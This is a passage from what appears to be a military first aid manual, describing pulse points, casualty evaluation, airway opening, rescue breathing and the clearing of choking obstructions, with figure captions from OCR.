


Figure 1-1. Airway, lungs, and rib cage.

c. *Blood Circulation*. The heart and the blood vessels (arteries, veins, and capillaries) circulate blood through the body tissues. The heart is divided into two separate halves, each acting as a pump. The left side pumps oxygenated blood (bright red) through the arteries into the capillaries; nutrients and oxygen pass from the blood through the walls of the capillaries into the cells. At the same time waste products and CO_2 enter the capillaries. From the capillaries the oxygen poor blood is carried through the veins to the right side of the heart and then into the lungs where it expels the CO_2 and picks up oxygen. Blood in the veins is dark red because of its low oxygen content. Blood does not flow through the veins in spurts as it does through the arteries. The entire system of the heart, blood vessels, and lymphatics is called the *circulatory system*.

(1) *Heartbeat*. The heart functions as a pump to circulate the blood continuously through the blood vessels to all parts of the body. It contracts, forcing the blood from its chambers; then it relaxes, permitting its chambers to refill with blood. The rhythmical cycle of contraction and relaxation is called the *heartbeat*. The normal heartbeat is from 60 to 80 beats per minute.

(2) *Pulse*. The heartbeat causes a rhythmical expansion and contraction of the arteries as it forces blood through them. This cycle of expansion and contraction can be felt (monitored) at various points in the body and is called the *pulse*. The common points for checking the pulse are at the—

- Side of the neck (*carotid*).
- Groin (*femoral*).
- Wrist (*radial*).
- Ankle (*posterior tibial*).

(*a*) *Carotid pulse*. To check the carotid pulse, feel for a pulse on the side of the casualty's neck closest to you. This is done by placing the tips of your first two fingers beside his Adam's apple (Figure 1-2).




Figure 1-2. Carotid pulse.

(*b*) *Femoral pulse*. To check the femoral pulse, press the tips of your first two fingers into the middle of the groin (Figure 1-3).




Figure 1-3. Femoral pulse.

(*c*) *Radial pulse*. To check the radial pulse, place your first two fingers on the thumb side of the casualty's wrist (Figure 1-4).




Figure 1-4. Radial pulse.

(*d*) *Posterior tibial pulse*. To check the posterior tibial pulse, place your first two fingers on the inside of the ankle (Figure 1-5).




Figure 1-5. Posterior tibial pulse.

NOTE

DO NOT use your thumb to check a casualty's pulse because you may confuse the beat of your pulse with that of the casualty.

1-4. Adverse Conditions

a. *Lack of Oxygen*. Human life cannot exist without a continuous intake of oxygen. Lack of oxygen rapidly leads to death. First aid involves knowing how to open the airway and restore breathing.

b. *Bleeding*. Human life cannot continue without an adequate volume of blood circulating through the body to carry oxygen to the tissues. An important first aid measure is to stop the bleeding to prevent the loss of blood.

c. *Shock*. Shock means there is an inadequate blood flow to the vital tissues and organs. Shock that remains uncorrected may result in death even though the injury or condition causing the shock would not otherwise be fatal. Shock can result from many causes, such as loss of blood, loss of fluid from deep burns, pain, and reaction to the sight of a wound or blood. First aid includes preventing shock, since the casualty's chances of survival are much greater if he does not develop shock. Refer to paragraphs 2-21 through 2-24 for a further discussion of shock.

d. *Infection*. Recovery from a severe injury or a wound depends largely upon how well the injury or wound was initially protected. Infections result from the multiplication and growth (spread) of harmful microscopic organisms (sometimes referred to as germs). These harmful microscopic organisms are in the air, water, and soil, and on the skin and clothing. Some of these organisms will immediately invade (contaminate) a break in the skin or an open wound. The objective is to keep wounds clean and free of these organisms. A good working knowledge of basic first aid measures also includes knowing how to dress a wound to avoid infection or additional contamination.

1-5. Basics of First Aid

Most injured or ill service members are able to return to their units to fight or support primarily because they are given appropriate and timely first aid followed by the best medical care possible. Therefore, all service members must remember the basics.

- Check for **BREATHING**: Lack of oxygen intake (through a compromised airway or inadequate breathing) can lead to brain damage or death in very few minutes.

- Check for **BLEEDING**: Life cannot continue without an adequate volume of blood to carry oxygen to tissues.

- Check for **SHOCK**: Unless shock is prevented, first aid performed, and medical treatment provided, death may result even though the injury would not otherwise be fatal.

1-6. Evaluating a Casualty

a. The time may come when you must instantly apply your knowledge of first aid measures. This could occur during combat operations, in training situations, or while in a nonduty status. Any service member observing an unconscious and/or ill, injured, or wounded person must carefully and skillfully evaluate him to determine the first aid measures required to prevent further injury or death. He should seek help from medical personnel as soon as possible, but must not interrupt his evaluation of the casualty or fail to administer first aid measures. A second service member may be sent to find medical help. One of the cardinal principles for assisting a casualty is that you (the initial rescuer) must continue the evaluation and first aid measures, as the tactical situation permits, until another individual relieves you. If, during any part of the evaluation, the casualty exhibits the conditions (such as shock) for which the service member is checking, the service member must stop the evaluation and immediately administer first aid. In a chemical environment, the service member should not evaluate the casualty until both the individual and the casualty have been masked. If it is suspected that a nerve agent was used, administer the casualty's own nerve agent antidote autoinjector. After providing first aid, the service member must proceed with the evaluation and continue to monitor the casualty for further complications until relieved by medical personnel.

WARNING

Do not use your own nerve agent antidote autoinjector on the casualty.

NOTE

Remember, when evaluating and/or administering first aid to a casualty, you should seek medical aid as soon as possible. **DO NOT** stop first aid measures, but if the situation allows, send another service member to find medical aid.

b. To evaluate a casualty, perform the following steps:

(1) *Check the casualty for responsiveness*. This is done by gently shaking or tapping him while calmly asking, "Are you OK?" Watch for a response. If the casualty does not respond, go to step (2). If the casualty responds, continue with the evaluation.

(*a*) If the casualty is conscious, ask him where he feels different than usual or where it hurts. Ask him to identify the location of pain if he can, or to identify the area in which there is no feeling.

(*b*) If the casualty is conscious but is choking and cannot talk, stop the evaluation and begin first aid measures. Refer to paragraphs 2-10 and 2-11 for specific information on opening the airway.

WARNING

If a broken back or neck is suspected, do not move the casualty unless his life is in immediate danger (such as close to a burning vehicle). Movement may cause permanent paralysis or death.

(2) *Check for breathing*. (Refer to paragraph 2-6 for this procedure.)

(*a*) If the casualty is breathing, proceed to step (3).

(*b*) If the casualty is not breathing, stop the evaluation and begin first aid measures to attempt to ventilate the casualty. Attempt to open the airway, if an airway obstruction is apparent, clear the airway obstruction, then ventilate (see paragraphs 2-10 and 2-11).

(*c*) After successfully ventilating the casualty, proceed to step (3).

(3) *Check for pulse*. (Refer to paragraph 1-3*c*(2) for specific methods.) If a pulse is present and the casualty is breathing, proceed to step (4).

(*a*) If a pulse is present, but the casualty is still not breathing, start rescue breathing.

(*b*) If a pulse is not present, seek medical personnel for help.

(4) *Check for bleeding*. Look for spurts of blood or blood-soaked clothes. Also check for *both* entry and exit wounds. If the casualty is bleeding from an open wound, stop the evaluation and begin first aid procedures as follows for a—

(*a*) Wound of the arm or leg (refer to paragraphs 2-16 through 2-18 for information on putting on a field or pressure dressing).

(*b*) Partial or complete amputation, apply dressing (refer to paragraph 2-16 to 2-18) and then apply tourniquet if bleeding is not stopped (refer to paragraph 2-20 for information on putting on a tourniquet).

(*c*) Open head wound (refer to paragraph 3-10 for information on applying a dressing to an open head wound).

(*d*) Open chest wound (refer to paragraph 3-5 for information on applying a dressing to an open chest wound).

(*e*) Open abdominal wound (refer to paragraph 3-7 for information on applying a dressing to an open abdominal wound).

WARNING

In a chemically contaminated area, do not expose the wounds. Apply field dressing and then pressure dressing over wound area as needed.

(5) *Check for shock*. (Refer to paragraph 2-24 for first aid measures for shock.) If the signs and symptoms of shock are present, stop the evaluation, and begin first aid measures immediately. The following are the nine signs and symptoms of shock.

(*a*) Sweaty but cool skin (clammy skin).

(*b*) Paleness of skin. (In dark-skinned service members look for a grayish cast to the skin.)

(*c*) Restlessness or nervousness.

(*d*) Thirst.

(*e*) Loss of blood (bleeding).

(*f*) Confusion (does not seem aware of surroundings).

(*g*) Faster than normal breathing rate.

(*h*) Blotchy or bluish skin, especially around the mouth.

(*i*) Nausea or vomiting.

WARNING

Leg fractures must be splinted before elevating the legs as a first aid measure for shock.

(6) *Check for fractures*.

(*a*) Check for the following signs and symptoms of a back or neck injury and perform first aid procedures as necessary.

- Pain or tenderness of the back or neck area.
- Cuts or bruises on the back or neck area.
- Inability of a casualty to move or decreased sensation to extremities (paralysis or numbness).
  - Ask about ability to move (paralysis).
  - Touch the casualty's arms and legs and ask whether he can feel your hand (numbness).
- Unusual body or limb position.

(*b*) Immobilize any casualty suspected of having a back or neck injury by doing the following:

- Tell the casualty not to move.
- If a back injury is suspected, place padding (rolled or folded to conform to the shape of the arch) under the natural arch of the casualty's back. (For example, a blanket/poncho may be used as padding.)

> WARNING
>
> **Do not move casualty to place padding.**

- If a neck injury is suspected, immediately immobilize (manually) the head and neck. Place a roll of cloth under the casualty's neck, and put weighted boots (filled with dirt or sand) or rocks on both sides of his head.

(*c*) Check the casualty's arms and legs for open or closed fractures.

- Check for *open* fractures by looking for—
  - Bleeding.
  - Bones sticking through the skin.
  - Check for pulse.
- Check for *closed* fractures by looking for—
  - Swelling.
  - Discoloration.
  - Deformity.
  - Unusual body position.
  - Check for pulse.

(*d*) Stop the evaluation and begin first aid measures if a fracture to an arm or leg is suspected. Refer to Chapter 4 for information on splinting a suspected fracture.

(*e*) Check for signs/symptoms of fractures of other body areas (for example, shoulder or hip) and provide first aid as necessary.

(7) *Check for burns*. Look carefully for reddened, blistered, or charred skin; also check for singed clothing. If burns are found, stop the evaluation and begin first aid procedures. Refer to paragraph 3-9 for information on giving first aid for burns.

NOTE

Burns to the upper torso and face may cause respiratory complications. When evaluating the casualty, look for singed nose hair, soot around the nostrils, and listen for abnormal breath sounds or difficulty breathing.

(8) *Check for possible head injury.*

(*a*) Look for the following signs and symptoms:

- Unequal pupils.
- Fluid from the ear(s), nose, mouth, or injury site.
- Slurred speech.
- Confusion.
- Sleepiness.
- Loss of memory or consciousness.
- Staggering in walking.
- Headache.
- Dizziness.
- Nausea or vomiting.
- Paralysis.
- Convulsions or twitches.
- Bruising around the eyes and behind the ears.

(*b*) If a head injury is suspected, continue to watch for signs which would require performance of rescue breathing, first aid measures for shock, or control of bleeding; seek medical aid. Refer to paragraph 3-10 for information on first aid measures for head injuries.

CHAPTER 2

BASIC MEASURES FOR FIRST AID

2-1. General

Several conditions that require immediate attention are an inadequate airway, lack of breathing, and excessive loss of blood (circulation). A casualty without a clear airway or who is not breathing may die from lack of oxygen. Excessive loss of blood may lead to shock, and shock can lead to death; therefore, you must act immediately to control the loss of blood. All wounds are considered to be contaminated, since infection-producing organisms (germs) are always present on the skin and clothing, and in the soil, water, and air. Any missile or instrument (such as a bullet, shrapnel, knife, or bayonet) causing a wound pushes or carries the germs into that wound. Infection results as these organisms multiply. That a wound is contaminated does not lessen the importance of protecting it from further contamination. You must dress and bandage a wound as soon as possible to prevent further contamination.

NOTE

It is also important that you attend to any airway, breathing, or bleeding problems **IMMEDIATELY** because these problems, if left unattended, may become life threatening.

Section I. OPEN THE AIRWAY AND RESTORE BREATHING

2-2. Breathing Process

All humans must have oxygen to live. Through the breathing process, the lungs draw oxygen from the air and put it into the blood. The heart pumps the blood through the body to be used by the cells that require a constant supply of oxygen. Some cells are more dependent on a constant supply of oxygen than others. For example, cells of the brain may die within 4 to 6 minutes without oxygen. Once these cells die, they are lost forever since they do not regenerate. This could result in permanent brain damage, paralysis, or death.

2-3. Assessment of and Positioning the Casualty

a. **CHECK** for responsiveness (Figure 2-1A)—establish whether the casualty is conscious by gently shaking him and asking, “Are you OK?”

b. **CALL** for help (Figure 2-1B).

c. **POSITION** the unconscious casualty so that he is lying on his back and on a firm surface (Figure 2-1C).

> WARNING
>
> **If the casualty is lying on his chest (prone position), cautiously roll the casualty as a unit so that his body does not twist (which may further complicate a back, neck, or spinal injury).**




Figure 2-1. Assessment (*Illustrated A—C*).

(1) Straighten the casualty's legs. Take the casualty's arm that is nearest to you and move it so that it is straight and above his head. Repeat the procedure for the other arm.

(2) Kneel beside the casualty with your knees near his shoulders (leave space to roll his body) (Figure 2-1B). Place one hand behind his head and neck for support. With your other hand, grasp the casualty under his far arm (Figure 2-1C).

(3) Roll the casualty towards you using a steady, even pull. His head and neck should stay in line with his back.

(4) Return the casualty's arms to his side. Straighten his legs. Reposition yourself so that you are now kneeling at the level of the casualty's shoulders. However, if a neck injury is suspected and the jaw-thrust technique will be used, kneel at the casualty's head, looking towards his feet.

2-4. Opening the Airway of an Unconscious or Not Breathing Casualty

The tongue is the single most common cause of an airway obstruction (Figure 2-2). In most cases, simply using the head-tilt/chin-lift technique can clear the airway. This action pulls the tongue away from the air passage in the throat (Figure 2-3).




Figure 2-2. Airway blocked by tongue.




Figure 2-3. Airway opened by extending neck.

a. Call for help and then position the casualty. Move (roll) the casualty onto his back (Figure 2-1C). (Refer to paragraph 2-3*c* for information on positioning the casualty.)

NOTE

Perform finger sweep. If foreign material or vomitus is visible in the mouth, it should be removed, but do not spend an excessive amount of time doing so.

b. Open the airway using the jaw-thrust or head-tilt/chin-lift technique.

CAUTION

The head-tilt/chin-lift technique is an important procedure in opening the airway; however, use extreme care because excess force in performing this maneuver may cause further spinal injury. In a casualty with a suspected neck injury or severe head trauma, the safest approach to opening the airway is the jaw-thrust technique because in most cases it can be accomplished without extending the neck.

(1) *Perform the jaw-thrust technique*. The jaw-thrust may be accomplished by the rescuer grasping the angles of the casualty's lower jaw and lifting with both hands, one on each side, displacing the jaw forward and up (Figure 2-4). The rescuer's elbows should rest on the surface on which the casualty is lying. If the lips close, the lower lip can be retracted with the thumb. If mouth-to-mouth breathing is necessary, close the nostrils by placing your cheek tightly against them. The head should be carefully supported without tilting it backwards or turning it from side to side. If this is unsuccessful, the head should be tilted back very slightly. The jaw-thrust is the safest first approach to opening the airway of a casualty who has a suspected neck injury because in most cases it can be accomplished without extending the neck.




Figure 2-4. Jaw-thrust technique of opening airway.

(2) *Perform the head-tilt/chin-lift technique*. Place one hand on the casualty's forehead and apply firm, backward pressure with the palm to tilt the head back. Place the fingertips of the other hand under the bony part of the lower jaw and lift, bringing the chin forward. The thumb should not be used to lift the chin (Figure 2-5).

NOTE

The fingers should not press deeply into the soft tissue under the chin because the airway may be obstructed.




Figure 2-5. Head-tilt/chin-lift technique of opening airway.

(3) *Check for breathing (while maintaining an airway)*. After establishing an open airway, it is important to maintain that airway in an open position. Often the act of just opening and maintaining the airway will allow the casualty to breathe properly. Once the rescuer uses one of the techniques to open the airway (jaw-thrust or head-tilt/chin-lift), he should maintain that head position to keep the airway open. Failure to maintain the open airway will prevent the casualty from receiving an adequate supply of oxygen. Therefore, while maintaining an open airway the rescuer should check for breathing by observing the casualty's chest and performing the following actions within 3 to 5 seconds:

(*a*) **LOOK** for the chest to rise and fall.

(*b*) **LISTEN** for air escaping during exhalation by placing your ear near the casualty's mouth.

(*c*) **FEEL** for the flow of air on your cheek (see Figure 2-6).

(*d*) **PERFORM** rescue breathing if the casualty does not resume breathing spontaneously.

NOTE

If the casualty resumes breathing, monitor and maintain the open airway. He should be transported to an MTF, as soon as practical.

2-5. Rescue Breathing (Artificial Respiration)

a. If the casualty does not promptly resume adequate spontaneous breathing after the airway is open, rescue breathing (artificial respiration) must be started. Be calm! Think and act quickly! The sooner you begin rescue breathing, the more likely you are to restore the casualty's breathing. If you are in doubt whether the casualty is breathing, give artificial respiration, since it can do no harm to a person who is breathing. If the casualty is breathing, you can feel and see his chest move. If the casualty is breathing, you can feel and hear air being expelled by putting your hand or ear close to his mouth and nose.

b. There are several methods of administering rescue breathing. The mouth-to-mouth method is preferred; however, it cannot be used in all situations. If the casualty has a severe jaw fracture or mouth wound or his jaws are tightly closed by spasms, use the mouth-to-nose method.

2-6. Preliminary Steps—All Rescue Breathing Methods

a. Establish unresponsiveness. Call for help. Turn or position the casualty.

b. Open the airway.

c. Check for breathing by placing your ear over the casualty's mouth and nose, and looking toward his chest.

(1) **LOOK** for rise and fall of the casualty's chest (Figure 2-6).

(2) **LISTEN** for sounds of breathing.

(3) **FEEL** for breath on the side of your face. If the chest does not rise and fall and no air is exhaled, then the casualty is not breathing.

(4) **PERFORM** rescue breathing if the casualty is not breathing.

NOTE

Although the rescuer may notice that the casualty is making respiratory efforts, the airway may still be obstructed and opening the airway may be all that is needed. If the casualty resumes breathing, the rescuer should continue to maintain an open airway.




Figure 2-6. Check for breathing.

2-7. Mouth-to-Mouth Method

In this method of rescue breathing, you inflate the casualty's lungs with air from your lungs. This can be accomplished by blowing air into the person's mouth. The mouth-to-mouth rescue breathing method is performed as follows:

a. If the casualty is not breathing, place your hand on his forehead, and pinch his nostrils together with the thumb and index finger of this hand. Let this same hand exert pressure on his forehead to maintain the backward head tilt and maintain an open airway. With your other hand, keep your fingertips on the bony part of the lower jaw near the chin and lift (Figure 2-7).



Figure 2-7. Head tilt/chin lift.

NOTE

If you suspect the casualty has a neck injury and you are using the jaw-thrust technique, close the nostrils by placing your cheek tightly against them.

b. Take a deep breath and place your mouth (in an airtight seal) around the casualty's mouth (Figure 2-8). (If the injured person is small, cover both his nose and mouth with your mouth, sealing your lips against the skin of his face.)



Figure 2-8. Rescue breathing.

c. Blow two full breaths into the casualty's mouth (1 to 1 1/2 seconds per breath), taking a breath of fresh air each time before you blow. Watch out of the corner of your eye for the casualty's chest to rise. If the chest rises, sufficient air is getting into the casualty's lungs. Therefore, proceed as described in step (1). If the chest does not rise, do the following (*a*, *b*, and *c* below) and then attempt to ventilate again.

(1) Take corrective action immediately by reestablishing the airway. Make sure that air is not leaking from around your mouth or out of the casualty's pinched nose.

(2) Reattempt to ventilate.

(3) If the chest still does not rise, take the necessary action to open an obstructed airway (paragraph 2-10).

NOTE

If the initial attempt to ventilate the casualty is unsuccessful, reposition the casualty's head and repeat rescue breathing. Improper chin and head positioning is the most common cause of difficulty with ventilation. If the casualty cannot be ventilated after repositioning the head, proceed with foreign-body airway obstruction maneuvers (see paragraph 2-10).

(4) After giving two slow breaths, which cause the chest to rise, attempt to locate a pulse on the casualty. Feel for a pulse on the side of the casualty's neck closest to you by placing the first two fingers (index and middle fingers) of your hand on the groove beside the casualty's Adam's apple (carotid pulse) (Figure 2-9). (Your thumb should not be used for pulse taking because you may confuse your pulse beat with that of the casualty.) Maintain the airway by keeping your other hand on the casualty's forehead. Allow 5 to 10 seconds to determine if there is a pulse.




Figure 2-9. Placement of fingers to detect pulse.

(*a*) If signs of circulation are present and a pulse is found and the casualty is breathing—**STOP**; allow the casualty to breathe on his own. If possible, keep him warm and comfortable.

(*b*) If a pulse is found and the casualty is not breathing, continue rescue breathing.

(*c*) If a pulse is not found, seek medically trained personnel for help as soon as possible.

2-8. Mouth-to-Nose Method

Use this method if you cannot perform mouth-to-mouth rescue breathing because the casualty has a severe jaw fracture or mouth wound or his jaws are tightly closed by spasms. The mouth-to-nose method is performed in the same way as the mouth-to-mouth method except that you blow into the nose while you hold the lips closed with one hand at the chin. You then remove your mouth to allow the casualty to exhale passively. It may be necessary to separate the casualty's lips to allow the air to escape during exhalation.

2-9. Heartbeat

If a casualty's heart stops beating, you must immediately seek medical help. **SECONDS COUNT!** Stoppage of the heart is soon followed by cessation of

respiration unless it has occurred first. Be calm! Think and act! When a casualty's heart has stopped, there is no pulse at all; the person is unconscious and limp, and the pupils of his eyes are open wide. When evaluating a casualty or when performing the preliminary steps of rescue breathing, feel for a pulse. If you DO NOT detect a pulse, seek medical help.

2-10. Airway Obstructions

In order for oxygen from the air to flow to and from the lungs, the upper airway must be unobstructed.

a. Upper airway obstructions often occur because—

(1) The casualty's tongue falls back into his throat while he is unconscious. The tongue *falls back* and *obstructs* the airway, it is not swallowed by the casualty.

NOTE

Ensure the correct positioning and maintenance of the open airway for an injured or unconscious casualty.

(2) Foreign bodies become lodged in the throat. These obstructions usually occur while eating. Choking on food (usually meat) is associated with—

- Attempting to swallow large pieces of poorly chewed food.
- Drinking alcohol.
- Slipping dentures.

(3) The contents of the stomach are regurgitated and may block the airway.

(4) Blood clots may form as a result of head and facial injuries.

b. Upper airway obstruction may cause either partial or complete airway blockage.

(1) *Partial airway obstruction*. The casualty may still have an air exchange. A good air exchange means that the casualty can cough

forcefully, though he may be wheezing between coughs. You, the rescuer, should not interfere, and should encourage the casualty to cough up the object obstructing his airway on his own. A poor air exchange may be indicated by weak coughing with a high pitched noise between coughs. Further, the casualty may show signs of shock (paragraph 1-6*b*[5]) indicating a need for oxygen. You should assist the casualty and treat him as though he had a complete obstruction.

(2) *Complete airway obstruction*. A complete obstruction (no air exchange) is indicated if the casualty cannot speak, breathe, or cough at all. He may be clutching his neck and moving erratically. In an unconscious casualty, a complete obstruction is also indicated if after opening his airway you cannot ventilate him.

2-11. Opening the Obstructed Airway—Conscious Casualty

Clearing a conscious casualty's airway obstruction can be performed with the casualty either standing or sitting and by following a relatively simple procedure.

> WARNING
>
> **Once an obstructed airway occurs, the brain will develop an oxygen deficiency resulting in unconsciousness. Death will follow rapidly if breathing is not promptly restored.**

a. Ask the casualty if he can speak or if he is choking. Check for the universal choking sign (Figure 2-10).



Figure 2-10. Universal sign of choking.

b. If the casualty can speak, encourage him to attempt to cough; the casualty still has a good air exchange. If he is able to speak or cough effectively, DO NOT interfere with his attempts to expel the obstruction.

c. Listen for high pitched sounds when the casualty breathes or coughs (poor air exchange). If there is poor air exchange or no breathing, CALL FOR HELP and immediately deliver manual thrusts (either an abdominal or chest thrust).

NOTE

The manual thrust with the hands centered between the waist and the rib cage is called an abdominal thrust (or Heimlich maneuver). The chest thrust (the hands are centered in the middle of the breastbone) is used only for an individual in the advanced stages of pregnancy, in the markedly obese casualty, or if there is a significant abdominal wound.

(1) Apply abdominal thrusts. This can be accomplished by using the following procedures:

(*a*) Stand behind the casualty and wrap your arms around his waist.

(*b*) Make a fist with one hand and grasp it with the other. The thumb side of your fist should be against the casualty's abdomen, in the midline and slightly above the casualty's navel, but well below the tip of the breastbone (Figure 2-11).




Figure 2-11. Anatomical view of abdominal thrust procedure.

(*c*) Press the fists into the abdomen with a quick backward and upward thrust (Figure 2-12).



Figure 2-12. Profile view of abdominal thrust.

(*d*) Each thrust should be a separate and distinct movement.

NOTE

Continue performing abdominal thrusts until the obstruction is expelled or the casualty becomes unresponsive.

(*e*) If the casualty becomes unresponsive, call for help as you proceed with steps to open the airway, and perform rescue breathing. (Refer to paragraph 2-7 for information on how to perform mouth-to-mouth resuscitation.)

(2) Apply chest thrusts. An alternate technique to the abdominal thrust is the chest thrust. This technique is useful when the casualty has an abdominal wound, when the casualty is pregnant, or when the casualty is so large that you cannot wrap your arms around the abdomen. To apply chest thrusts with casualty sitting or standing:

(*a*) Stand behind the casualty and wrap your arms around his chest with your arms under his armpits.

(*b*) Make a fist with one hand and place the thumb side of the fist in the middle of the breastbone (take care to avoid the tip of the breastbone and the margins of the ribs).

(*c*) Grasp the fist with the other hand and exert thrusts (Figure 2-13).



Figure 2-13. Profile view of chest thrust.

(*d*) Each thrust should be delivered slowly, distinctly, and with the intent of relieving the obstruction.

(*e*) Perform chest thrusts until the obstruction is expelled or the casualty becomes unresponsive.

(*f*) If the casualty becomes unresponsive, call for help as you proceed with steps to open the airway and perform rescue breathing.

2-12. Opening the Obstructed Airway—Casualty Lying Down or Unresponsive

The following procedures are used to expel an airway obstruction in a casualty who is lying down, who becomes unconscious, or who is found unconscious (the cause unknown):

- If a conscious casualty who is choking becomes unresponsive, call for help, open the airway, perform a finger sweep, and attempt rescue breathing (paragraphs 2-4 through 2-8). If you still cannot administer rescue breathing due to an airway blockage, then remove the airway obstruction using the procedures as in *b* below.

- If a casualty is unresponsive when you find him (the cause unknown), assess or evaluate the situation, call for help, position the casualty on his back, open the airway, establish breathlessness, and attempt to perform rescue breathing (paragraphs 2-4 through 2-8).

a. Open the airway and attempt rescue breathing (refer to paragraph 2-7 for information on how to perform mouth-to-mouth resuscitation).

b. If still unable to ventilate the casualty, perform 6 to 10 manual (abdominal or chest) thrusts.

(1) To perform the abdominal thrusts:

(*a*) Kneel astride the casualty's thighs (Figure 2-14).



Figure 2-14. Abdominal thrust on unresponsive casualty.

(*b*) Place the heel of one hand against the casualty's abdomen (in the midline slightly above the navel but well below the tip of the breastbone). Place your other hand on top of the first one. Point your fingers toward the casualty's head.

(*c*) Press into the casualty's abdomen with a quick, forward and upward thrust. You can use your body weight to perform the maneuver. Deliver each thrust quickly and distinctly.

(*d*) Repeat the sequence of abdominal thrusts, finger sweep, and rescue breathing (attempt to ventilate) as long as necessary to remove the object from the obstructed airway.

(*e*) If the casualty's chest rises, proceed to feeling for pulse.

(2) To perform chest thrusts:

(*a*) Place the unresponsive casualty on his back, face up, and open his mouth. Kneel close to the side of the casualty's body.

1. Locate the lower edge of the casualty's ribs with your fingers. Run the fingers up along the rib cage to the notch (Figure 2-15A).

2. Place the middle finger on the notch and the index finger next to the middle finger on the lower edge of the breastbone. Place the heel of the other hand on the lower half of the breastbone next to the two fingers (Figure 2-15B).

3. Remove the fingers from the notch and place that hand on top of the positioned hand on the breastbone, extending or interlocking the fingers (Figure 2-15C).

